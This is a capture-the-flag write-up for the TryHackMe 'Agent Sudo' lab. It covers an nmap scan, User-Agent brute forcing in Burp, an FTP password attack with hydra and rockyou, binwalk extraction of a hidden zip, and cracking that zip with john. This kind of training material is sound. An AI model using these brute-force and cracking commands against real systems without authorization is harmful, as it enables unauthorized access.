CTF Agent Sudo THM writeup


Difficulty: Easy

You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.

Enumeration

First, I'll start with nmap tool to scan all the open ports.

```
nmap -sV -sC <ip-address>
```



-nmap scan

as we can see there are **3** open ports: ftp, ssh and http. I'm going to use this information later...

now I need to redirect myself to a secret-page.

Dear agents,


Use your own **codename** as user-agent to access the site.

From,
Agent R

-message

so, **user-agent** is my codename to access the secret-site.


Next- let's take a ride on burp to intercept the request.



Intercept with burp

I took another look on the message above and understand that maybe all the agents names are one letter(the message ends with "agent-R"). It's the time to brute force the content of row

number 3 “User-Agent” With a list of capital letters to discover the name of the agent. Let’s bring it on!




Request	Payload	Status	Error	Timeout	Length	Comment
18	R	200			501	
3	C	302			422	
0		200			409	
1	A	200			409	
2	B	200			409	
4	D	200			409	
5	E	200			409	
6	F	200			409	
7	G	200			409	
8	H	200			409	
9	I	200			409	
10	J	200			409	
11	K	200			409	
12	L	200			409	
13	M	200			409	
14	N	200			409	
15	O	200			409	
16	P	200			409	
17	Q	200			409	
19	S	200			409	
20	T	200			409	
21	U	200			409	
22	V	200			409	
23	W	200			409	
24	X	200			409	
25	Y	200			409	
26	Z	200			409	

Brute force with burp intruder


There are 2 agents. The first is R and the second is C .(the length of the results are different from the other results.)

We asked for the full name of the agent so we need to keep going.

Just enter the letter ‘C’ in the request and we can forward it and see that response with the name of the agent:



The request



The response

Yeah! it’s agent **chris**!


This is the end of the enumeration part.

Done enumerate the machine? Time to brute your way out.


We got the agent name and we can find the ftp password with hydra.

```
hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://<ip-address> -f  -V
```

Boboom! got it!




Now we can connect it with ftp.




connection with 'ls' command to see the files in the directory

The next step is to use “get” command to pull all the files from the ftp connection to my kali. There are 2 files (.png .jpg) and the third is .txt file. Let’s read it:



T0_agentJ.txt

I don’t know what does it mean yet but I’m going to check it. maybe Exif tool is going to help me?



running exiftool

I didn’t find any information that can help me to see a zip file. so I decided to use binwalk.

```
binwalk cutie.png
```

```
┌──(root㉿kali)-[/home/kali]
└─# binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, nam
34820         0x8804          End of Zip archive, footer length: 22
```

running binwalk

Ok! I find a hidden zip file and now I can extract it with:

```
binwalk -e --run-as=root cutie.png
```

```
┌──(root㉿kali)-[/home/kali]
└─# cd _cutie.png.extracted

┌──(root㉿kali)-[/home/kali/_cutie.png.extracted]
└─# ls
365  365.zlib  8702.zip  To_agentR.txt
```

the extracted zip


We can use john to find the zip password.

```
zip2john 8702.zip > ctfhash.txt
```

John will crack it:


```
john ctfhash.txt
```

John found it! the password for the zip file is **alien! now, enter to the zip file.**



To_agentR.txt

So we got that string 'QXJlYTUx' . let's use cyberchef to decode that.




Decode the string in cyberchef

Area51 is the steg password.

